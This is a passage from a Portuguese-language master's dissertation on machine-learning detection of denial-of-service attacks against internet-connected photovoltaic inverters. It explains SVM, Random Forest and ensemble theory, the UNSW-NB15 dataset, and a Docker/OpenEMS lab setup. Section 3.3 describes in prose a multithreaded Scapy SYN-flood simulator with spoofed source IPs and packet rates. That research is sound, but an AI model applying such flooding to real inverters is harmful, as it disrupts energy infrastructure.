2.4 AM Aplicada ao Monitoramento e Segurança de SFCR

O uso de AM constitui uma abordagem consolidada na literatura para enfrentar o desafio da detecção de ameaças cibernéticas em sistemas fotovoltaicos (Vodapally; Ali, 2025). Conforme destacado por Russell e Norvig (2010), o campo de AM é fundamental para o desenvolvimento de sistemas inteligentes capazes de aprender a partir dos dados, adaptando-se a novos padrões sem necessidade de reprogramação explícita (Russell; Norvig, 2010). Graças à capacidade de processar padrões complexos e de aprender com dados históricos, essas técnicas permitem migrar de um monitoramento reativo para estratégias preditivas e proativas de segurança. No contexto dos SFCR, essa transição é especialmente relevante, pois os inversores conectados à internet geram continuamente grandes volumes de dados de tráfego de rede que, quando analisados por modelos de AM, permitem a identificação precoce de comportamentos anômalos e ataques cibernéticos antes que causem danos operacionais.

No contexto específico da segurança cibernética, Técnicas de AM mostram-se aplicáveis à detecção de ataques DoS e de outras ameaças digitais, por meio da análise do tráfego de rede e da identificação de padrões de comunicação maliciosos. A extração de características (*features*) do tráfego de rede (como taxas de pacotes, distribuições de tamanho, frequência de solicitações e padrões temporais) alimenta algoritmos de classificação treinados para distinguir comportamentos normais de anômalos. Resultados experimentais demonstram a viabilidade dessa abordagem, com modelos alcançando precisão superior a 98% na detecção de ataques DoS simulados e taxas de falso positivo inferiores a 8%, desempenho que pode ser ainda

aprimorado por meio da combinação de múltiplos algoritmos em arquiteturas híbridas ou *ensembles* (Vodapally; Ali, 2025). A análise de sensibilidade desses modelos a erros de medição e variações ambientais, reforça a importância de técnicas robustas de pré-processamento de dados para a confiabilidade operacional em cenários reais. A seguir, são detalhadas as duas principais técnicas de AM adotadas nesta pesquisa: a Máquina de Vetores de Suporte e a *Random Forest*.

2.4.1 Máquinas de Vetores de Suporte (SVM)

A Máquina de Vetores de Suporte (SVM), do inglês *Support Vector Machine*, é uma técnica de aprendizado supervisionado que constrói um hiperplano ótimo de separação entre classes no espaço de características. Formalmente, dado um conjunto de treinamento $\{(x_i, y_i)\}_{i=1}^{n}$, com $x_i \in \mathbb{R}^d$ e $y_i \in \{-1, +1\}$, o SVM busca resolver o problema de otimização convexa:

$$\min_{w,b,\xi} \frac{1}{2}\|w\|^2 + C\sum_{i=1}^{n} \xi_i \tag{2.2}$$

sujeito a:

$$y_i(w \cdot x_i + b) \geq 1 - \xi_i, \quad \xi_i \geq 0, \quad i = 1, \ldots, n, \tag{2.3}$$

em que w é o vetor de pesos que define a orientação do hiperplano, b é o viés, ξ_i são variáveis de folga que permitem o relaxamento da margem rígida para acomodar dados não linearmente separáveis ou ruidosos, e $C > 0$ é o parâmetro de regularização que controla o *trade-off* entre a maximização da margem e a minimização dos erros de classificação. Conforme Cortes e Vapnik (1995), essa formulação confere ao SVM grande robustez e capacidade de generalização, especialmente quando o problema apresenta sobreposição de classes (Cortes; Vapnik, 1995).

A solução dual desse problema revela que o hiperplano pode ser expresso em termos dos vetores de suporte — amostras que ficam na borda da margem ou além dela —, o que torna o modelo esparso e eficiente em termos de memória. Para lidar com padrões não linearmente separáveis, o SVM recorre ao chamado *truque do kernel*, que mapeia os dados para um espaço de características de alta dimensão por meio de uma função $\phi : \mathbb{R}^d \to \mathcal{H}$, de modo que o produto interno $w \cdot x_i$ é substituído

por uma função de *kernel* $K(x_i, x_j) = \phi(x_i) \cdot \phi(x_j)$, sem necessidade de se conhecer ϕ explicitamente. *Kernels* comuns incluem o polinomial, o *radial basis function* (RBF) e o sigmoide, sendo o kernel RBF, dado por:

$$K(x_i, x_j) = \exp\left(-\gamma \|x_i - x_j\|^2\right), \tag{2.4}$$

particularmente eficaz em cenários de dados complexos e com alta variabilidade.

Essa abordagem é fundamentada em princípios matemáticos sólidos e amplamente consolidada em problemas de classificação e regressão em diversas áreas do conhecimento (Breiman, 2001; Bishop, 2006; Silva *et al.*, 2023). Em particular, o uso de SVM com *kernels* não lineares tem superado os métodos tradicionais de detecção de anomalias em SFCR, mantendo alta precisão mesmo sob variações climáticas e ruídos de medição (Bishop, 2006). Sua principal vantagem reside na capacidade de operar eficientemente em espaços de alta dimensionalidade, característica especialmente relevante para a análise de tráfego de rede ou de sinais de sensores, onde múltiplas características são extraídas e avaliadas simultaneamente. A fronteira de decisão obtida maximiza a margem de separação entre as classes, o que confere ao modelo maior capacidade de generalização para dados não observados durante o treinamento (Bishop, 2006).

No entanto, o SVM apresenta limitações práticas importantes. O treinamento envolve a solução de um problema de programação quadrática, cuja complexidade computacional escala tipicamente entre $O(n^2)$ e $O(n^3)$ em relação ao número de amostras, o que pode inviabilizar sua aplicação em conjuntos de dados massivos (Silva *et al.*, 2023). Além disso, a escolha adequada do tipo de *kernel* e dos hiperparâmetros — especialmente o parâmetro de regularização C e a largura γ no caso do kernel RBF — exige processo criterioso de validação cruzada ou técnicas de busca em grade, sob pena de comprometer significativamente o desempenho do classificador. Por fim, a interpretabilidade do modelo é reduzida quando se utilizam *kernels* não lineares, uma vez que a fronteira de decisão no espaço transformado não possui correspondência direta com as variáveis originais, dificultando a análise causal e a explicação das decisões do modelo (Breiman, 2001).

2.4.2 *Random Forest*

A *Random Forest* é uma técnica de aprendizado supervisionado que representa uma evolução das Árvores de Decisão, baseada no conceito de *ensemble learning*. Segundo Breiman (2001), essa abordagem combina múltiplas árvores de decisão treinadas de forma independente sobre subconjuntos aleatórios dos dados de treinamento e das características disponíveis, cujas previsões são posteriormente agregadas por votação majoritária (Breiman, 2001). Esse mecanismo proporciona maior robustez e capacidade de generalização em relação às Árvores de Decisão individuais, ao mesmo tempo em que reduz o risco de *overfitting*, problema comum quando uma única árvore cresce sem restrições de profundidade (Silva *et al.*, 2023).

Formalmente, considere um conjunto de treinamento $\mathcal{D} = \{(x_i, y_i)\}_{i=1}^{n}$, com $x_i \in \mathbb{R}^d$ e $y_i \in \mathcal{Y}$ (onde $\mathcal{Y}$ é o conjunto de classes). O algoritmo da *Random Forest* constrói um conjunto de B árvores de decisão $\{T_b\}_{b=1}^{B}$, cada uma treinada em uma amostra *bootstrap* $\mathcal{D}_b^*$ de tamanho n retirada com reposição do conjunto original $\mathcal{D}$. Para cada nó de cada árvore T_b, a seleção do melhor atributo para a divisão é restrita a um subconjunto aleatório de $m \leq d$ características, introduzindo uma fonte adicional de aleatoriedade que reduz a correlação entre as árvores e melhora a capacidade de generalização do conjunto.

O processo de agregação *bootstrap* (*Bootstrap Aggregating* ou *bagging*) é formalizado pela função de predição do *ensemble*. Para um problema de regressão, a predição final $\hat{f}(x)$ para uma nova amostra x é dada pela média aritmética das predições de todas as B árvores:

$$\hat{f}(x) = \frac{1}{B} \sum_{b=1}^{B} T_b(x), \tag{2.5}$$

em que $T_b(x)$ representa a predição da b-ésima árvore para o ponto x. Para problemas de classificação, a predição final é obtida por votação majoritária:

$$\hat{y}(x) = \arg\max_{y \in \mathcal{Y}} \sum_{b=1}^{B} \mathbf{1}\{T_b(x) = y\}, \tag{2.6}$$

onde $\mathbf{1}\{\cdot\}$ é a função indicadora. Esse mecanismo de agregação reduz a variância do modelo sem aumentar significativamente o viés, conferindo à *Random Forest* maior estabilidade preditiva em comparação com uma única árvore de decisão

(Breiman, 2001).

Uma característica particularmente relevante da *Random Forest* para a detecção de ataques cibernéticos em SFCR é sua capacidade de lidar naturalmente com a presença de ruído nos dados e sua menor sensibilidade à escolha de hiperparâmetros em comparação com o SVM, o que simplifica o processo de configuração e implantação em ambientes operacionais reais (Breiman, 2001). Além disso, a técnica permite calcular a importância relativa de cada característica (*feature importance*) no processo de classificação, oferecendo interpretabilidade moderada e auxiliando na identificação das variáveis de tráfego de rede mais relevantes para a distinção entre tráfego legítimo e ataques DoS (Silva *et al.*, 2023). Essa importância pode ser mensurada, por exemplo, pela diminuição média da impureza (índice de Gini ou entropia) quando um atributo é utilizado nas divisões dos nós, ou pela permutação aleatória dos valores do atributo e observação da queda no desempenho do modelo.

Entre as limitações da *Random Forest*, destacam-se a maior complexidade computacional em relação às Árvores de Decisão individuais — decorrente do treinamento e da manutenção de múltiplas árvores, com complexidade $O(B \cdot n \log n \cdot d)$ — e a redução da interpretabilidade global do modelo, uma vez que as previsões resultam da combinação de centenas de classificadores (Silva *et al.*, 2023). Além disso, embora menos suscetível ao *overfitting* do que árvores individuais, a *Random Forest* pode ainda sofrer com esse problema em conjuntos de dados com muito ruído ou quando o número de árvores B é excessivamente grande. Ainda assim, o balanço entre desempenho, robustez e facilidade de implantação torna a *Random Forest* uma alternativa competitiva ao SVM no contexto desta pesquisa.

2.4.3 Análise Comparativa: SVM e *Random Forest* para Detecção de Ataques em SFCR

A escolha entre SVM e *Random Forest* para a detecção de ataques em SFCR depende de múltiplos fatores, incluindo o volume e a dimensionalidade dos dados, os requisitos de interpretabilidade e as restrições computacionais do ambiente de implantação. Conforme Russell e Norvig (2010), a seleção do algoritmo de AM mais adequado é fundamental para obter resultados eficazes, devendo considerar as particularidades do problema e as características do conjunto de dados disponível

(Russell; Norvig, 2010). Silva et al. (2023) reforçam que cada algoritmo possui vantagens e desvantagens distintas, sendo essencial realizar uma avaliação criteriosa antes de sua aplicação (Silva *et al.*, 2023).

A Tabela 2.2 sintetiza as principais características, vantagens e limitações de cada técnica no contexto desta pesquisa, fornecendo uma base objetiva para a interpretação dos resultados experimentais.

Tabela 2.2: Comparação entre SVM e *Random Forest* para detecção de ataques em SFCR

Critério	**SVM**	***Random Forest***
Princípio de funcionamento	Hiperplano ótimo de separação entre classes, com suporte a *kernels* lineares e não lineares (Mitchell, 1997)	Combinação de múltiplas Árvores de Decisão por *ensemble learning* com votação majoritária (Bengio; Goodfellow; Courville, 2016)
Alta dimensionalidade	Alta eficiência de predição em espaços de alta complexidade, relevante para a análise de tráfego de rede (Silva *et al.*, 2023)	Desempenho robusto com seleção aleatória de subconjuntos de características (Bengio; Goodfellow; Courville, 2016)
Interpretabilidade	Baixa: a fronteira de decisão no espaço de *kernel* não possui interpretação direta (Silva *et al.*, 2023)	Moderada: permite calcular a importância relativa de cada variável (*feature importance*) (Silva *et al.*, 2023)
Robustez a ruído	Alta, especialmente com *kernel* RBF (Bishop, 2006)	Alta, intrínseca ao mecanismo de *ensemble* (Bengio; Goodfellow; Courville, 2016)

Critério	**SVM**	***Random Forest***
Risco de *overfitting*	Baixo, controlado pelo parâmetro de regularização C (Mitchell, 1997)	Baixo, mitigado pela aleatorização no treinamento das árvores (Silva *et al.*, 2023)
Custo computacional	Elevado em grandes conjuntos de dados (Silva *et al.*, 2023)	Moderado a elevado, dependendo do número de árvores configurado (Silva *et al.*, 2023)
Ajuste de hiperparâmetros	Exige seleção cuidadosa do *kernel* e dos parâmetros C e γ (Silva *et al.*, 2023)	Menor necessidade de ajuste fino; mais robusto à escolha de parâmetros (Bengio; Goodfellow; Courville, 2016)

2.4.4 *Ensemble Learning* e Combinação de Classificadores

A comparação individual entre SVM e *Random Forest*, apresentada na seção anterior, motiva uma questão subsequente: seria possível explorar as virtudes complementares de ambos os classificadores de forma combinada? Essa é precisamente a premissa do *ensemble learning*, abordagem que fundamenta a camada de combinação descrita na metodologia desta pesquisa.

O *ensemble learning* consiste em treinar múltiplos modelos de base e agregar suas predições individuais de modo a produzir uma decisão final mais robusta do que qualquer modelo isolado seria capaz de fornecer (Breiman, 2001). O princípio subjacente é estatístico: desde que os erros dos modelos individuais sejam pelo menos parcialmente independentes entre si, sua combinação tende a cancelar erros idiossincráticos, reduzindo tanto a variância quanto o viés do preditor resultante (Bishop, 2006). Três estratégias de combinação são particularmente relevantes na literatura:

(a) ***Bagging* (agregação por *bootstrap*):** cada modelo base é treinado sobre uma amostra aleatória com reposição do conjunto de treinamento, e as predições são agregadas por votação majoritária ou média. A *Random Forest* constitui o

exemplo mais difundido dessa estratégia (Breiman, 2001).

(b) ***Boosting*:** os modelos base são treinados sequencialmente, de modo que cada novo classificador concentre seu esforço nos exemplos erroneamente classificados pelos anteriores. Algoritmos como AdaBoost e Gradient Boosting derivam desse princípio (Bishop, 2006).

(c) **Votação ponderada (*weighted voting*):** modelos heterogêneos — treinados com algoritmos distintos sobre o mesmo conjunto de dados — combinam suas predições por meio de pesos que refletem a confiança individual de cada classificador. Essa estratégia é especialmente adequada quando se deseja combinar modelos com diferentes perfis de sensibilidade e especificidade, como o SVM e a *Random Forest* (Breiman, 2001; Bishop, 2006).

Neste trabalho, adota-se a votação ponderada como mecanismo de combinação entre o SVM e a *Random Forest*. A lógica subjacente é que o SVM tende a apresentar maior precisão em regiões de fronteira de decisão bem definidas, ao passo que a *Random Forest* é mais robusta na presença de ruído e de *features* irrelevantes, características frequentemente observadas em tráfego de rede captado em ambientes operacionais reais (Breiman, 2001). A integração de ambos por votação ponderada busca, portanto, preservar a complementaridade entre os dois classificadores sem sacrificar a interpretabilidade oferecida pela importância de variáveis da *Random Forest*.

2.4.5 Base de Dados UNSW-NB15 para Avaliação de Modelos de Detecção

A avaliação experimental dos classificadores desenvolvidos nesta pesquisa requer uma base de dados que reproduza com fidelidade as características do tráfego de rede em ambientes sujeitos a ataques cibernéticos. Nesse contexto, o conjunto de dados UNSW-NB15, desenvolvido no laboratório de cibersegurança da Universidade de New South Wales (UNSW), na Academia Militar Australiana, por Moustafa e Slay (Moustafa; Slay, 2015), constitui uma das referências mais amplamente adotadas na literatura recente de detecção de intrusão baseada em AM. O *dataset*

foi concebido para representar cenários realistas de tráfego normal e malicioso, abrangendo diferentes categorias de ataques e um conjunto abrangente de atributos extraídos do fluxo de rede (Moustafa; Slay, 2015).

Diversos estudos posteriores empregaram o UNSW-NB15 como base para avaliação e comparação de técnicas de detecção de intrusão. Entre eles, destaca-se o trabalho de Moustafa et al. (2019), que propõe uma abordagem baseada em métodos de aprendizado em conjunto (*ensemble learning*) para aprimorar a detecção de ataques cibernéticos em ambientes de Internet das Coisas, utilizando o UNSW-NB15 como conjunto de dados de validação experimental (Moustafa; Turnbull; Choo, 2019).

O UNSW-NB15 foi gerado em ambiente controlado por meio da ferramenta IXIA PerfectStorm, que produziu tanto tráfego legítimo quanto ataques reais distribuídos em nove categorias: *Fuzzers*, *Analysis*, *Backdoors*, DoS, *Exploits*, *Generic*, *Reconnaissance*, *Shellcode* e *Worms* (Moustafa; Turnbull; Choo, 2019). O conjunto contém aproximadamente 2,5 milhões de registros de fluxo de rede, cada um descrito por 49 características extraídas por meio das ferramentas Argus e Bro-IDS, além de 12 características adicionais geradas por algoritmos próprios. Cada registro é rotulado binariamente como normal ou ataque, com rótulos de subcategoria disponíveis para análise multiclasse.

Três propriedades tornam o UNSW-NB15 especialmente adequado ao escopo desta dissertação. Primeira, a presença explícita de ataques DoS com padrões de tráfego SYN comparáveis aos simulados sobre o protocolo Modbus/TCP no ambiente experimental, permitindo validação cruzada entre dados sintéticos e dados de referência. Segunda, a disponibilidade de *features* de comportamento de fluxo — como duração, taxa de pacotes, entropia de endereços IP de origem e distribuição de tamanho de pacotes — que correspondem diretamente às características extraídas do tráfego capturado no ambiente de simulação desta pesquisa. Terceira, o caráter público e amplamente citado do *dataset* confere reprodutibilidade aos experimentos e permite comparação direta com resultados reportados na literatura (Moustafa; Turnbull; Choo, 2019).

O UNSW-NB15 foi utilizado exclusivamente como referência externa para calibrar a importância relativa das features de tráfego (Seção 4.3.3), não compondo

em nenhum momento as partições de treino, validação ou teste reportadas nas Tabelas 4.2 e 4.3, o que evita qualquer contaminação entre os dados sintéticos experimentais e o benchmark público.

Resumo do Capítulo

Este capítulo apresentou os fundamentos teóricos que embasam a investigação proposta. Inicialmente, foram caracterizados os SFCR com potência instalada entre 75 kW e 5 MW, destacando suas particularidades técnicas, os componentes críticos e o quadro normativo aplicável, com ênfase nos inversores como elementos centrais de operação e como vetores potenciais de ataques cibernéticos. Em seguida, foram examinados os principais vetores de ataque cibernético documentados na literatura, organizados em uma taxonomia abrangente que abrange desde ataques a dispositivos e serviços até ataques de rede, com base nos relatórios técnicos da Secura (Ruedisueli *et al.*, 2024) e nos incidentes documentados por Bitdefender (Bitdefender, 2024) e outras instituições. A seção subsequente abordou as vulnerabilidades intrínsecas do protocolo Modbus, amplamente utilizado em ambientes de controle industrial associados aos SFCR, sintetizadas na Tabela 2.1. Por fim, foram apresentadas e comparadas as Técnicas de AM adotadas nesta pesquisa (SVM e *Random Forest*), com análise de seus princípios de funcionamento, vantagens e limitações, conforme sintetizado na Tabela 2.2. Adicionalmente, foram introduzidos dois elementos que fundamentam diretamente os procedimentos metodológicos do capítulo seguinte: o princípio de *ensemble learning* e votação ponderada que embasa a combinação SVM + *Random Forest* (Seção 2.4.4); e o conjunto de dados UNSW-NB15, apresentado como referência para a avaliação experimental dos modelos (Seção 2.4.5). Esses fundamentos estabelecem as bases conceituais e técnicas necessárias para o desenvolvimento da metodologia descrita no capítulo seguinte.

Capítulo 3

Metodologia

Este capítulo descreve a metodologia integrada desenvolvida para a investigação e a mitigação dos vetores de ataque em sistemas fotovoltaicos conectados à internet com demanda na faixa de minigeração. A abordagem proposta combina técnicas experimentais de simulação e AM, alinhando-se diretamente aos fundamentos teóricos apresentados no Capítulo 2. A metodologia foi estruturada em fases sequenciais que abrangem desde a configuração do ambiente experimental até a validação dos modelos propostos, garantindo uma avaliação abrangente dos vetores de ataque cibernéticos.

3.1 Visão Geral da Metodologia

A Figura 3.1 apresenta o fluxo da metodologia proposta, organizado em três fases principais que garantem uma abordagem sistemática para a segurança de SFCR. O diagrama ilustra a sequência lógica desde a preparação experimental até a implementação operacional, com mecanismos de retroalimentação contínua.



Figura 3.1: Diagrama da metodologia integrada para SFCR

3.1.1 Fase 1: Configuração do Sistema (*Off-line*)

Esta fase inicial estabelece os fundamentos para a análise e o desenvolvimento do sistema de detecção. Inicia-se com a configuração de um ambiente de

simulação baseado na plataforma OpenEMS[1], onde um sistema fotovoltaico virtual é parametrizado com um inversor que opera via protocolo Modbus/TCP no endereço `192.168.1.100`. Por tratar-se de um ambiente Docker, a porta padrão Modbus (502) foi mapeada para a porta `8502` do hospedeiro, preservando o comportamento do protocolo sem exigir privilégios de *root* para abertura de portas reservadas.

A plataforma OpenEMS foi configurada com os seguintes parâmetros elétricos: potência nominal de 100 kW, tensão de operação de 380 V, corrente máxima de 150 A e frequência de 60 Hz, compatíveis com instalações de minigeração distribuída.

O comportamento dinâmico do inversor durante os ataques é modelado por uma camada de abstração desenvolvida em Python — a classe `InversorController` — que faz a interface com o OpenEMS via Modbus/TCP [2]. Essa classe mantém o estado interno do dispositivo (tensão, corrente, temperatura e potência) e aplica verificações de limites operacionais em tempo real (tensão: 0–1000 V; corrente: 0–200 A; temperatura: -20 a 80 °C), respondendo com desligamento de emergência quando qualquer parâmetro ultrapassa os limiares de segurança. Durante os ataques simulados, o controlador registra as degradações de responsividade — latência crescente nas respostas Modbus e, em casos de esgotamento total de recursos, ausência de resposta.

3.1.2 Fase 2: Treinamento dos Modelos (*Off-line*)

A segunda fase dedica-se ao desenvolvimento dos modelos de detecção por meio de um *pipeline* estruturado. Inicialmente, os dados gerados na Fase 1 são submetidos ao *pipeline* de pré-processamento (detalhado na Seção 3.5): padronização z-score, tratamento de valores ausentes por imputação pela mediana, extração de características temporais e balanceamento por SMOTE. A seleção das características mais relevantes é realizada com o auxílio do algoritmo *Random Forest*, que identifica os atributos com maior poder discriminativo, reduzindo a dimensionalidade do conjunto. Por fim, os classificadores SVM e *Random Forest* são treinados e validados para classificar o tráfego como normal ou anômalo. **Importante:** o conjunto de dados da base pública UNSW-NB15 foi utilizado exclusivamente como referência

[1] `https://openems.io`

[2] Embora o OpenEMS nativamente exponha uma API WebSocket (porta 8085), a comunicação Modbus/TCP foi configurada via bridge para simular a integração com dispositivos de campo.

externa para calibração da importância relativa das *features* (Seção 4.3.3), não compondo as partições de treino, validação ou teste reportadas nas Tabelas 4.2 e 4.3.

3.1.3 Fase 3: Implementação em Tempo Real (Operacional)

Na fase operacional, os modelos treinados são integrados ao sistema fotovoltaico simulado. O monitoramento contínuo é realizado por meio da análise em tempo real do tráfego de rede pelos classificadores, identificando de forma proativa possíveis anomalias.

3.1.4 Sistema de Alerta e Mitigação

O mecanismo de alerta é ativado quando a pontuação integrada média na janela deslizante de $\mathbf{L = 60}$ **amostras consecutivas** (correspondendo a 60 segundos de tráfego à taxa de amostragem de 1 amostra por segundo) ultrapassa o limiar τ, determinado pela análise da Curva ROC (Seção 3.6.4). Quando acionado, o sistema inicia ações de mitigação: isolamento de segmentos de rede comprometidos, ajuste de parâmetros operacionais do inversor e atualização dos modelos com base em novos padrões, criando um ciclo de retroalimentação contínua.

3.2 Arquitetura do *Framework* Proposto

A arquitetura proposta, ilustrada na Figura 3.2, consiste em três camadas principais de processamento.

3.2.1 Camada de Coleta e Pré-processamento de Dados

A camada de coleta reúne informações provenientes do tráfego de rede local e da internet associada ao inversor. Essa coleta abrange especificamente os pacotes Modbus/TCP, além de padrões de comunicação e tentativas de acesso. Os dados brutos são submetidos ao *pipeline* de pré-processamento de quatro etapas descrito na Seção 3.5.



Figura 3.2: Arquitetura do *framework* integrado proposto para detecção de anomalias em SFCR

3.2.2 Camada de Análise com SVM e *Random Forest*

A camada intermediária implementa uma arquitetura híbrida que integra o *Random Forest* sendo responsável pela detecção de padrões anômalos e o SVM é responsável pela classificação de estados operacionais anômalos. Os hiperparâmetros são otimizados por busca em grade (*Grid Search*), conforme a Seção 3.6.2. As saídas individuais são normalizadas para $[0, 1]$ e combinadas por votação ponderada, formalizada pela Equação 3.3.

3.2.3 Camada de Decisão e Resposta

A camada superior recebe a pontuação integrada $A(x)$ e a traduz em decisões operacionais por meio de um sistema de alerta baseado em limiar. **No escopo desta dissertação**, a camada de decisão foi implementada e avaliada na forma binária (Equação 3.4), operando com limiar τ ajustado pela Curva ROC.

3.3 Simulação de Ataques de Negação de Serviço

Para avaliar a resiliência do inversor frente a ameaças cibernéticas, foi desenvolvido e implementado um algoritmo de simulação de ataques DoS utilizando Python e a biblioteca Scapy (Apêndice B.1). O algoritmo emprega técnicas de envio massivo de pacotes SYN para sobrecarregar o sistema alvo, utilizando múltiplas *threads* para gerar tráfego malicioso de forma controlada e escalável. A classe DoSAttackSimulator também implementa `resource_exhaustion_attack()`, um mecanismo de esgotamento de recursos por conexões TCP persistentes, sem randomização de IP de origem. Esse mecanismo não foi incluído na grade experimental da Tabela 4.1 e não contribuiu para o conjunto de 43.200 instâncias; é mantido na classe como extensão disponível para trabalhos futuros de expansão do conjunto de ataques.

IP spoofing deliberado: os endereços IP de origem são gerados aleatoriamente a cada pacote (192.168.1.2–254), técnica que corresponde ao comportamento observado em ataques DoS reais. Essa escolha tem consequência direta sobre a seleção de características: *features* baseadas em IP fixo de origem perdem poder discriminativo sob evasão, ao passo que a entropia de Shannon dos IPs de origem (Seção 3.4.1) mantém seu valor discriminativo independentemente da aleatorização.

A simulação foi executada em três cenários com intensidades crescentes:

Tabela 3.1: Cenários de ataque DoS simulados

Cenário	**Intensidade**	**Pacotes SYN/s**	**Duração (s)**	**Repetições**
Cenário 1	Baixa	500	60	10
Cenário 2	Média	1.500	120	10
Cenário 3	Alta	5.000	180	10
Total		–		**30**

Fonte: Elaborado pelo autor (2026).

3.4 Captura e Processamento de Tráfego de Rede

O tráfego de rede gerado durante os experimentos foi capturado utilizando a biblioteca Scapy e armazenado em arquivos PCAP (Apêndice B.2). A extração é realizada em duas etapas sequenciais sobre cada arquivo PCAP: primeiro, a leitura pacote a pacote com coleta de campos brutos (endereços IP de origem e destino, portas, *flags* TCP, tamanho do pacote, *timestamp*); segundo, o cálculo de métricas agregadas por **janela de tempo de 1 segundo**, que inclui as 15 características listadas na Tabela 3.2.

3.4.1 Entropia de Shannon como Indicador de Ataques DoS

Definição. A entropia de Shannon $H(X)$ é uma medida matemática da *incerteza ou diversidade* de uma variável aleatória X. Proposta por Claude E. Shannon em 1948 no contexto da teoria da informação, quantifica o "grau de imprevisibilidade"de um conjunto de observações: quanto mais uniformemente distribuídos forem os valores, maior a entropia; quanto mais concentrados em poucos valores, menor a entropia (Shannon, 1948).

